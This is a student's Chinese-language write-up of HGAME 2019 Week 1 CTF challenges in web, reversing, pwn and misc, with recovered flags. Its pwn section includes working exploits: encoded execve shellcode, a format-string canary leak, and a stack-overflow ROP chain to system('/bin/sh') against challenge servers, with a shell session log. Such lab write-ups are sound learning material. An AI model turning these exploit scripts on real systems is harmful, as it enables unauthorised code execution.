
HGAME Week1 WriteUp

WEB

不懂web, 都是现场查百度谷歌的, 有写错的话谅解啦~~~

谁吃了我的flag




damn...hqame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...

the flag is hgame{3eek_diScl0Sure

进去发现是残缺的flag,根据题目hint——"那个夜晚他正在用vim编写题目页面,似乎没有保存就关机睡觉去了",搜索发现未正常退出时vim会生成:.文件名.swp的文件,因此



得到viml临时文件,再下载.html,把他们放在同一个目录下用vim打开

danis@ubuntu:~\$ vim -r ~/index.html

得到flag

换头大作战

作为一个bin选手对于web真是一头雾水,但幸好有hint——"工具: burpsuite",以及强大的谷歌百度

← → C ① 不安全 | 120.78.184.111:8080/week1/how/index.php?want=want


想要flag嘛:			submit
----------	--	--	--------

request method is error. I think POST is better


随便submit以后发现要把"method"改成"POST", 于是在火狐狸F12把



get改成post, 然后到burpsuite里手动发送http请求头,





之后提示要是localhost, 改完以后又是一连串的改动, 最后改成这样



very easy web

打开之后直接是php的源码,大意是 ['id'] 的值不能是 'vidar',然后 url解码之后要是 'vidar' 其实就是 'vidar' 二次url编码





```
hgame{urlDecode_Is_GoOd} <?php
error_reporting(0);
include("flag.php");
if(strpos("vidar", $_GET['id'])!=FALSE)
    die("⟨p>干巴蒙");
$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] == "vidar")
{
    echo $flag;
}
highlight_file(_FILE__);
```

can u find me?

仔细阅读了学习资料后, f12看到第一个提示

← → C ① 不安全 | 47.107.252.171:8080


the gate has been hidden

can you find it? xixixi




然后打开<u>http://47.107.252.171:8080/f12.php</u> ,发现让我找到 password 然后 post

用burpsuite拦下来之后看到提示



然后 post password 这里我自己试了半天一直都返回只返回错误password

无奈借助网上的在线post工具,得到下一条提示



跳转到http://47.107.252.171:8080/iamflag.php 之后发现打开的是这个页面



aoh, your speed is sososo fast, the flag must have been left in somewhere

原来hint中的302跳转指的是这里,那就继续用burpsuite拦下来



RE

brainfuxxker

仔细阅读了一下代码发现:

- 1. ", "的作用是读取一个字符串, 然后放到 data[] 中
- 2. " > "的作用是ptr++,即data[]的下标+1
- 3. " < "的作用是ptr--
- 4. " + " 的作用是将 data[ptr] 的ASCII 值++
- 5. " " 的作用是将 data[ptr] 的ASCII 值--
- 6. "["的作用是当 data[ptr]的值==0时,跳过"[]"中间的值;不然就没啥作用
- 7. "] "的作用是当data[ptr]的值不是0时,将指针回退到"["处,相当于进行"[]"中的运算

8. ". "的作用是输出字符,依据题意应该跳过

总结完之后就知道需要在[+.]处时data[ptr]的值应该是0,然后这个代码实际相当于

```
data[1]+10
data[0]-10*x
data[1]-1*x ==0
data[0]+2 ==0 b

data[2]+9
data[1]-9x
data[2]-x==0
data[1]-1==0
```

这是前两段的,x 是未知数,每一次要分别求(另外data[ptr+1]的初始值都是0,因为getchar()是一位一位进行的) 得到flag

flag: hgame{bR4!NfUcK}

HelloRe

用IDA打开然后F5

```
1_int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 (
   __int64 result; // rax@4
3
 4
     _int64 v4; // rcx@4
 5
   char s[8]; // [sp+0h] [bp-30h]@1
   __int64 v6; // [sp+8h] [bp-28h]@1
 ó
    _int64 v7; // [sp+10h] [bp-20h]@1
 7
    __int64 v8; // [sp+18h] [bp-18h]@1
8
    __int64 v9; // [sp+28h] [bp-8h]@1
9
10
   v9 = *MK_FP(_FS_, 40LL);
11
    *(_QWORD *)s = OLL;
12
13
    v6 = OLL;
    v7 = OLL;
14
   v8 = GLL;
15
16
   puts("Please input your key:");
17
   fgets(s, 32, stdin);
   s[strlen(s) - 1] = 0;
18
    if ( !strcmp(s, "hgame{Welc@m3_t@_R3_World!}") )
19
20
    puts("success");
21
      puts("failed..");
22
23 result = OLL;
24 U4 = *MK_FP(__FS__, 40LL) ^ U9;
25 return result;
26 }
```

得到flag

わかります

用IDA打开,可以看到将输入的字符串进行了两个方向的处理,最后两个字符串分别跟内存中的两个字符串比较,全部相等就可以通过

```
1_int64 __fastcall sub_40094C(const char *a1)
          int64 result; // rax@2
 3
      _DWORD *v2; // rax@3
void *v3; // rax@3
      _DWORD *v4; // rax@6
void *v5; // rax@6
char v6; // [sp+13h] [bp-2Dh]@1
     char v6; // [sp+13h] [bp-2bh]@1
signed int i; // [sp+14h] [bp-2ch]@3
signed int j; // [sp+18h] [bp-28h]@6
signed int v9; // [sp+1ch] [bp-24h]@1
__DWORD *ptr; // [sp+2ch] [bp-2dh]@3
void *v11; // [sp+28h] [bp-18h]@3
__DWORD *v12; // [sp+38h] [bp-16h]@6
void *v13; // [sp+38h] [bp-8h]@6
13
16
      u6 = 1;
u9 = strlen(a1);
17
19
      if ( v9 <= 37 )
28
         LODWORD(U2) = sub 400736(36LL);
         ptr = v2;
LODWORD(v3) = sub_400736(36LL);
22
23
24
25
          for ( i = 0; i < v9; ++i )
26
            ptr[i] = (char)(a1[i] >> 4);
*((_DWORD *)u3 + i) = a1[i] & 0xF;
27
28
29
         LODWORD(U4) = sub_40078E(ptr, &unk_602080, 6LL);
3.0
31
32
         LODWORD(v5) = sub_400892(v11, &unk_602080, 6LL);
         u13 = u5;
for ( j = 0; j <= 35; ++j )
33
34
            if ( v12[j] != dword_602120[j] || *((_DWORD *)v5 + j) != dword_6021C0[j] )
36
                v6 = 0:
37
38
39
          free(ptr);
         free(v11);
free(v12);
40
41
42
          free(v13);
43
         result = (unsigned __int8)v6;
44
      else
46
         result = OLL;
47
```

可以看到第一种处理的第一部分就是在取这个字符串每一个字符的二进制值的高4位

第二种处理的第一部分就是在取这个字符串每一个字符的二进制值得低4位

第二种处理比较简单,就是将每个值和内存中的数组相加

```
for (int i = 0; i < 36; i++) //v9 = sub_400892((_int64)v7, (_int64)&unk_602080, 6);
{
    v7[i] = s2[i] - s3[i];</pre>
```

那么相减就能得到

第一种处理相对复杂。我把它看做是一个非齐次线性方程组, a1矩阵是要求的(x), a2矩阵相当于系数矩阵(A), 而内存中的数组相当于(b), 因此将他们保存到.csv中

导入Mathematica,然后做线性求解,得到结果:

这个解的数组就是高四位,乘16然后加上第二种处理得到的值

得到flag

r & xor

```
U37 = *MK_FP(_FS_, 40LL);
v31 = 3483951462304802664LL;
v32 = 6859934930880520053LL;
U33 = 3560223458491458926LL:
v34 = 2387225997007150963LL;
v35 = 8200481;
memset(v6, 0, 0x90uLL);
07 = 1;
v8 = 7;
v9 = 92;
v10 = 18;
v11 = 38;
v12 = 11;
v13 = 93;
014 = 43;
U15 = 11;
v16 = 23;
v17 = 23;
v18 = 43;
v19 = 69;
v20 = 6;
v21 = 86;
022 = 44;
v23 = 54;
024 = 67;
v25 = 66;
v26 = 85;
027 = 126;
028 = 72;
029 = 85;
030 = 30:
puts("Input the flag:");
_isoc99_scanf("%s", s);
if ( strlen(s) == 35 )
{
  for ( i = 0; i < 35; ++i )
  {
    if ( s[i] != (v6[i] ^ *((_BYTE *)&v31 + i)) )
    {
      puts("Wrong flag , try again later!");
      result = 0;
      goto LABEL_9;
   -}
  }
```

一道关于xor的题目, 重点要看内存

```
dd 6 dup(?)
-0000000000000130 var 130
                                dd ?
-0000000000000118 var_118
                                db ? ; undefined
-00000000000000114
                               db ? ; undefined
-00000000000000113
                               db ? : undefined
-00000000000000112
                               db ? ; undefined
-000000000000000111
                              dd ?
-0000000000000110 var 110
                                db ? ; undefined
-000000000000010C
                              db ? ; undefined db ? ; undefined
-0000000000000010B
-0000000000000000100
                               db ? ; undefined
-00000000000000109
-0000000000000108 var 108
                               dd ?
-0000000000000104 var 104
                               dd ?
-0000000000000100 var 100
                                dd ?
-00000000000000FC var FC
                                dd?
-00000000000000F8 var F8
                                dd ?
-00000000000000F4 var F4
                               dd ?
-00000000000000F0 var F0
                               dd ?
-00000000000000EC var EC
                               dd ?
                               db ? ; undefined
-0000000000000000E8
                               db ? ; undefined
-000000000000000E7
                              db ?; undefined
db ?; undefined
dd ?
-000000000000000E6
-0000000000000000E5
-0000000000000E4 var E4
-0000000000000E0 var E0
                               dd ?
-0000000000000DC var DC
                               dd ?
dd?
dd ?
dd ?
-00000000000000CC var_CC
                               dd ?
dd ?
                               db ? ; undefined
-000000000000000C4
                              db ? ; undefined db ? ; undefined
-000000000000000C3
-0000000000000000C2
                               db ? ; undefined dd ?
-000000000000000C1
-000000000000000 var CO
-00000000000000BC var BC
                                dd ?
-00000000000000B8 var B8
                               dd ?
-0000000000000B4 var B4
                               dd ?
-0000000000000B0 var B0
                                dd ?
-00000000000000AC var_AC
                                dd ?
                                db ? ; undefined
-0000000000000000A8
-000000000000000A7
                                db ? ; undefined
```

可以看到每过几个就会有0对齐, 所以最后是这样的

```
⊟int main()
\phi int v6[35] = { 0 , 0, 0, 0, 0, 0, 1, 0, 7, 0
   , 92
   , 38
   , 11
   , 93
   , 43
   , 11
   , 23, 0
   , 23
   , 43
   , 69
   , 86
   , 44
   , 54
   , 67, 0
   , 66
   , 85
   , 126
   , 72
   , 85
   , 30, 0
        int v31[35] = {
             0x68, 0x67, 0x61, 0x6d, 0x65, 0x7b, 0x59, 0x30,
             0x75, 0x5f, 0x6d, 0x61, 0x79, 0x62, 0x33, 0x5f,
             0x6e, 0x65, 0x65, 0x64, 0x5f, 0x74, 0x68, 0x31,
                 0x73, 0x5f, 0x30, 0x6e, 0x65, 0x21, 0x21, 0x21,
                 0x21, 0x21, 0x7d
        char s[36];
        for (int i = 0; i < 35; i++)
             s[i] = v6[i] ^v31[i];
        s[35] = ' \setminus 0';
             printf("%s\n", s);
```

Pro的Python教室(一)

这道题就是将中间那部分base64decode就行了

然后拼接一下

得到flag

PWN

babysc

r2 打开,可以看到程序先read()至多0x50个字符到 [local_60h] 处,之后进行一次循环,将[local_60h]处的内容进行一次处理,最后获得 [local_60h] 的地址并call 它

```
lea rax, qword [local_60h]
               ; 'P'
               ; 80
               mov edx, 0x50
               mov rsi, rax
               mov edi, 0
               call sym.imp.read;[gc]
mov dword [local_4h], 0
                 0x400663 ;[gd]
                   ; [0x4f:4]=-1
; '0'
                   ; 79
                                                          0x400669 ;[gg]
                                                         lea rdx, qword [local_60h]
mov eax, dword [local_4h]
                                                         mov eax, 0
                                                         call rdx
cdqe
movzx edx, byte [rbp + rax - 0x60]
mov eax, dword [local_4h]
                                                         mov eax, ⁰
                                                         leave
mov eax, dword [local_4h]
cdqe
mov byte [rbp + rax - 0x60], dl add dword [local_4h], 1
```

循环的内容是将read()进来的每一个byte 和 i + 1 xor

可以看出这是一道简单的shellcode的题目,但是需要将shellcode预先处理

(注意的是这是一个64位的程序,所以shellcode也应该是64位的)

我用的shellcode是

0x48,0x31,0xff,0x48,0x31,0xc0,0xb0,0x69,0x0f,0x05,0x48,0x31,0xd2,0x48,0xbb,0xff,0x2f,0x69,0x69,0x6e,0x2f,0x73,0x68,0x48,0xc1,0xeb,0x08,0x53,0x48,0x89,0xe7,0x48,0x31,0xc0,0x50,0x57,0x48,0x89,0xe6,0xb0,0x3b,0x0f,0x05

然后xor

```
from pwn import *

sock = remote('118.24.3.214',10000)

#sock = process('/home/danis/babysc')

sock.sendline("\x49\x33\xfc\x4c\x34\xc6\xb7\x61\x06\x0f\x43\x3d\xdf\x46\xb4\xef\x3e\x70\x7a\x7a\x3a\x65\x7f\x50\xd8\x

sock.interactive()
```

aaaaaaaaa

还是用 r2 打开

```
[0x400724];[gf]
                                                                                                  0x400780 ;[ge]
                                                                                                                                                                               0x40076c ;[gh]
                                                                                                                                                                              call sym.imp.getchar
sym.main ();
; var int local_4h @ rbp-0x4
                                                                                                                                                                               | ; 'a'
| ; 97
                                                                                                 tea edx, dword [rax + 1]
mov dword [local_4h], edx
; 'c'
; 99
  ub rsp, 0x10
loc.stdout
 ; [0x601068:8]=0
mov rax, qword [obj.stdout]
mov esi, 0
                                                                                                                                                                                0x40078e ;[gl]
; 0x400852
; "/bin/sh"
mov edi, str.bin_sh
call sym.imp.system;
mov rdi, rax
call sym.imp.setbuf
; 0x400716
mov esi, sym.handle
; 14
                                                                                                                                                                                mov eax. 6
mov edi, 0xe call sym.imp.signal
mov edi, 0xa call sym.imp.alarm
; 0x400828
   "Welcome to PWN'world!let us aaaaaaaaa!!!"
mov edi, str.Welco
call sym.imp.puts
mov dword [local_4h], 0
```

可以看到一个循环,循环体的内容是:将输入的字符跟 'a' 比较,相等就继续,不相等就再见然后每读取一个字符之后将 [local_4h](循环初始值为0)的值赋值给 eax,然后++再赋值回去最后将eax和0x63比较,如果大于0x63就能跳转到shell

因此

薯片拯救世界1

这道题

```
mov dword [local_ch], eax
xor eax, eax
call sub.setbuf_6cb;[ga]
sub esp, 0xc
; const char * s
; 0x80488f8
; "Ch1p Save The World--Chapter 1"
push str.Ch1p Save The World Chapter 1
call sym.imp.puts
add esp, 0x10
call sym.imp.getchar;[gc]
sub esp, 0xc
; const char * s
; 0x8048918
push str....
call sym.imp.puts;[gb]
add esp, 0x10
call sym.imp.getchar;[qc]
sub esp. 0xc
```

最前面有个 sub.setbuf_6cb,进去发现 flag 被读到内存中了

```
call sym.imp.alarm;[gc]
add esp. 0x10
sub esp, 8
push 0x80488f0
; const char*
; 0x80488f2
; "flag"
push str.flag
call sym.imp.fopen;[gd]
add esp, 0x10
mov dword [local_ch], eax
push dword [local ch]
; esi
push 1
; 24
push 0x18
; FILE *stream
push 0x804a054
call sym.imp.fread;[ge]
add esp, 0x10
sub esp, 0xc
; FILE *stream
push dword [local ch]
call sym.imp.fclose
```

然后发现main 函数后面就是拿我们的输入和flag比较,相等就goodboy,不相等就badboy循环

```
push 0
                                call sym.imp.read:
                                add esp, 0x10
                               lea eax, dword [local_24h]
                               ; const char * s
                               call sym.imp.strlen;
                               add esp, 0x10
                               mov dword [local_28h], eax
                               mov eax, dword [local_28h]
                               sub esp, 4
                               lea eax, dword [local_24h]
                               ; size_t n
                               push 0x804a054
                               call sym.imp.strncmp;[gg]
                               add esp, 0x10
                                je 0x804882d;
[jj]
                                                                       0x804882d ;[gh]
```

但是有个地方很有意思,它先把我们输入的字串做了一个strlen(),得到了字串长度,然后拿这个字串长度作为参数进入strncmp()。所以其实这是一个"弱"strcmp,它只比较了我们输入长度的若干个字符,不会全部比较

所以hint中"一点点爆破"就是这个意思,写个字典,一位一位爆破就好了。不会Python,挤了半天写出个四不像,每次只能爆破一位,爆破完得手动加到flag字串里,更要命的是我好像还搞错了,实际成功的字符是显示字符的前一个字符! 哭哭,还是把代码放上来吧

```
#coding=utf8
from pwn import *
import itertools as its
flag="hgame{Ch1p_1s_Awakking!}"
words = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_!?,..;`~'}/>
<@#$%^&*()-+=|{"
sh = remote('118.24.3.214', 10001)
print sh.recv()
sh.send('\n')
print sh.recv()
```

```
sh.send('\n')
print sh.recv()

for i in range(0, len(words)):
    print flag+words[i]
    sh.sendline(flag+words[i]+'\x00')
    print sh.recv()

sh.interactive()
```

爆破的时候大概就是这样的,真正的字符应该是这个之前的那个字符XD

得到flag

Steins; Gate

这道题我心爱的r2爆炸了,它一直都没分析到那几个函数,所以只能转战IDA

...IDA是真**好用啊

```
int64 fastcall main( int64 a1, char **a2, char **a3)
 1
 2 (
3 sub_400AF1(a1, a2, a3);
4
    sub 400A91(sub 4008F6);
5
    sub 400A91(sub 400958);
6
    sub_400A91(sub_400A00);
7
    sub_400A91(sub_4008F6);
8
    return OLL;
9 3
                                     ı
```

进去以后main就这些函数(我的r2没有分析出括号内的函数,我也不知道为什么,哭哭)

```
v3 = *MK_FP(__FS__, 40LL);
setbuf(stdout, 0LL);
 7
 8
 9
    signal(14, handler);
10
    alarm(0x3Cu);
    stream = fopen("/dev/urandom", "r");
11
  fread(&ptr, 4uLL, 1uLL, stream);
12
13
    srand(ptr);
    fclose(stream);
14
15
    puts("Welcome to HGAME 2019,let us pwn4fun!");
16
    printf("What's your ID:", 4LL);
17
    read(0, &unk 602040, 0x30uLL);
    puts("You can get flag after your get the server's shell~");
    return *MK_FP(__FS__, 40LL) ^ v3;
19
203
```

第一个函数看似平平无奇,其实有一个很重要的点,就是这个read(0, &unk_602040, 0x30uLL),这是整个程序中唯一一个不是输入到栈中的read,这意味着后面可以用到这个地址

```
1.bss:0000000000602040 unk_602040
                                           db
                                                ? ;
       .bss:0000000000602041
                                           db
                                                ?;
       .bss:0000000000602042
                                                ?;
                                           db
     dЬ
  3
     char buf; // [sp+0h] [bp-40h]@1
  4
     int v2; // [sp+30h] [bp-10h]@1
     int64 v3; // [sp+38h] [bp-8h]@1
  5
  ó
  7
     U3 = *MK_FP(_FS_, 40LL);
     puts("To seek the truth of the world.");
  8
  9
     read(0, &buf, 0x80uLL);
10
     if ( U2 != 9011 )
       exit(0);
11
     return *MK_FP(__FS__, 40LL) ^ v3;
12
13|}
```

然后第一关比较简单,只需要用任意字符填充0x30个byte就行,最后加上9011

第二关用到了format string,也就是格式化字符串漏洞,这里要用的就是输入%..\$p可以输出偏移..位的地址上(栈上)的内容,但要注意的是x64在call的时候有6个参数是在寄存器中的,也就是说如果要栈上的数据就得加6

就可以通过这个方法得到随机的v4的值,后面要用它跟v0(就是以前的v4)比较,所以把得到的v4的值加上4660就可以通过啦。

```
int64 sub 400958()
 1
 2 (
 3
    int v0; // STOC 4@1
    char buf; // [sp+10h] [bp-40h]@1
    char v3; // [sp+14h] [bp-3Ch]@1
 5
 ó
    int v4; // [sp+40h] [bp-10h]@1
 7
    int64 v5; // [sp+48h] [bp-8h]@1
 8
 9
   v5 = *MK FP(FS, 40LL);
10
   v4 = rand();
    υθ = υ4;
11
12
    puts("Repeater is nature of man.");
13
    read(0, &buf, 4uLL);
   v3 = 0;
14
15
   printf(&buf, &buf);
  puts("You found it?");
17
    read(0, &buf, 0x34uLL);
  if ( v4 - 4660 != v0 )
18
19
     exit(0);
   return *MK_FP(__FS__, 40LL) ^ v5;
20
21 }
```

第三关,这里懵逼了一下,然后用gdb跑了一下发现这个v0的位置是在上一个函数的栈的中间某个位置,

那么把第二关用来填充的字符改成"ff\x00\x00"就好了

```
1 int64 sub 400958()
 2 (
 3
    int v0; // STOC 4@1
    char buf; // [sp+10h] [bp-40h]@1
    char v3; // [sp+14h] [bp-3Ch]@1
 5
    int v4; // [sp+40h] [bp-10h]@1
 7
    <u>int64</u> v5; // [sp+48h] [bp-8h]@1
 8
 9
   U5 = *MK_FP(_FS_, 40LL);
10 v4 = rand();
   υ0 = υ4;
11
12
    puts("Repeater is nature of man.");
13
    read(0, &buf, 4uLL);
14
   v3 = 0;
15
    printf(&buf, &buf);
  puts("You found it?");
17
    read(0, &buf, 0x34uLL);
18
    if ( U4 - 4660 != U0 )
19
      exit(0);
20
    return *MK_FP(__FS__, 40LL) ^ v5;
21 }
```

第四关的函数和第一关的函数一样, 所以可以跟第一关一样

至此函数就能正常走到末尾了,接下来就是想办法shell

因为第四关的read可以读0x80个,比0x40大,所以很显然地想到这是一个栈溢出的漏洞,问题是去gdb里checksec一下就会知道这个程序开启了canary,所以得先获得canary

方法和第二关的一样,就是找canary的偏移地址废了点劲

然后就想怎么跳转,这个程序已经把system函数导进来了,所以可以直接跳转到system去

接下来需要"/bin/sh",这个就是最上面的那个read()该干的事,所以我们也知道"/bin/sh"的地址了

找到了!

最后就是写脚本咯

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
canrary = 0x53a660f69f755b00
system = 0x4007A8
local = 1
pop = 0x400c73
if local:
    sh = process('/home/danis/SteinsGate')
    bin = ELF('/home/danis/SteinsGate')
    #libc = ELF('/lib/x86_64-linux-qnu/libc.so.6')
   #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    sh = remote('pwn2.jarvisoj.com',9892)
    #bin = ELF('')
    #libc = ELF('')
def z(a=''):
   qdb.attach(sh,a)
   if a == '':
        raw_input()
z('b* 0x400912')
sh = remote('118.24.3.214', 10002)
#sh = process('/home/danis/SteinsGate')
print sh.recv()
```

```
sh.sendline('/bin/sh\x00')
print sh.recv()
sh.send('f'*(0x40-0x10) + p32(9011))
print sh.recvuntil('man.')
sh.send('%7$p')
print sh.recv()
print sh.recv()
b=input()
b=int(b)
print b
sh.send(ff\x00\x00'*((0x40-0x10)/4) + p32(b))
print sh.recvuntil('debts.')
sh.send('%11$p')
print sh.recv()
canrary = int(sh.recv()[:18],16)
print hex(canrary)
sh.send('a'*(0x40-0x10) + p32(9011) + 'a'*0x04 + p64(canrary) +
'aaaaaaaa'+p64(pop)+p64(0x0602040)+p64(system) )
sh.interactive()
```

写的有点乱, 毕竟——不说了 (而且还有个地方要手算加输进去XD)

然后就

```
danis@ubuntu:~$ python ./pwnStein.py
[+] Opening connection to 118.24.3.214 on port 10002: Done
[DEBUG] Received 0x25 bytes:

'Welcome to HGAME 2019,let us pwn4fun!'
Welcome to HGAME 2019,let us pwn4fun!

[DEBUG] Sent 0x9 bytes:
     00000000 2f 62 69 6e 2f 73 68 00 0a
                                                                                        /bin /sh· ·
     00000009
[DEBUG] Received 0x10 bytes:
   '\n'
     "What's your ID:"
What's your ID:
     BUG] Sent 0x34 bytes:
     3# • •
     00000030 33 23
    00000034
[DEBUG] Received 0x7a bytes:
"You can get flag after your get the server's shell~\n"
'World line fluctuation ratio:0.002294\n'
'To seek the truth of the world.\n'
[DEBUG] Received 0x41 bytes:
'World line fluctuation ratio:0.002392\n'
     'Repeater is nature of man.\n'
You can get flag after your get the server's shell~
World line fluctuation ratio:0.002294
To seek the truth of the world.
World line fluctuation ratio:0.002392
Repeater is nature of man.
[DEBUG] Sent 0x4 bytes:
'%7$p'
[DEBUG] Received 0x12 bytes:
'0x14d097260040092d'
0x14d097260040092d
349219162
349219162
```

```
EBUG] Received 0x26 bytes:
'World line fluctuation ratio:0.002560\n'
EBUG] Received 0x17 bytes:
'Payment of past debts.\n'
You found it?
World line fluctuation ratio:0.002560
Payment of past debts.
[DEBUG] Sent 0x5 bytes:
'%11$p'
[DEBUG] Received 0x12 bytes:
  '0x214cfcaf92bffa00'
 0x214cfcaf92bffa00
       3# · · aaaa · · · · aaaa s · @ ·
       * 00000030 33 23 00 00 61 61 61 61 00 fa bf 92 af fc 4c 21 00000040 61 61 61 61 61 61 61 61 73 0c 40 00 00 00 00 00 00 00000050 40 20 60 00 00 00 00 00 a8 07 40 00 00 00 00 00
                                                                                                                              3# •
        00000060
[*] Switching to interactive mode

[DEBUG] Received 0x46 bytes:

'World line fluctuation ratio:0.002294\n'

'To seek the truth of the world.\n'


World line fluctuation ratio:0.002294

To seek the truth of the world.
  ls
DEBUG] Sent 0x3 bytes:
'ls\n'
-1 Poseived 0x29 b
       BUG] Received 0x29 bytes:
  'SteinsGate\n'
       'bin\n'
       'dev\n'
'flag\n'
'lib\n'
        'lib64\n'
       'run.sh\n'
SteinsGate
bin
dev
flag
lib
lib64
run.sh
 $ cat flag
```

MISC

Hidden Image in LSB

根据hint下了一个stegsolve



打字机

根据hint运用谷歌的以图搜图





紫罗兰 永恒 花园 打字机







全部

图片

地图

购物

更多

设置

工具

找到约 25,270,000,000 条结果 (用时 1.02 秒)



图片尺寸: 1318 × 458

未找到该图片的其他尺寸。

可能相关的搜索查询: 紫罗兰 永恒 花园 打字机

紫罗兰永恒花园中的打字机考据- 动漫论坛- Stage1st - stage1/s1 游戏 ...

https://bbs.saraba1st.com/2b/thread-1568573-1-1.html •

2017年12月12日 - 打字机原型考据,原型为由著名美国打字机生产商Underwood Typewriter Company在 1920年代中期开始生产的4排键便携式打字机Portable ...

紫罗兰永恒花园中的打字机(字母已经不是英文字母了),用哪个键来替代1

https://www.zhihu.com/question/266139542 ▼

2018年1月25日 - 请参看京紫打字机中的字母排布 (截图于动画第二集) [图片] 老式的英文打字机没有1, 是用小写的L,即以来替代的。 但是京紫动画里的字母全都不 ...

动漫《紫罗兰永恒花园》13话结尾的打字机上写的是什么? 2018年4月14日 《紫罗兰永恒花园》十三集最后打字机上的字是什么意思? 2018年4月6日 如何评价《紫罗兰永恒花园》第1集动画? 2018年1月10日 《紫罗兰永恒花园》会成为行业标杆吗? 2017年12月19日

www.zhihu.com站内的其它相关信息

外观类似的图片









举报图片

谷歌真好用, 然后找到一个对照表

abcdefg hijkl mn LLOGGOY Ni kL my


opqrst uvw xyz UP DEG OAIN OL

还有几个字母没有, 但是可以根据按键的位置推出来

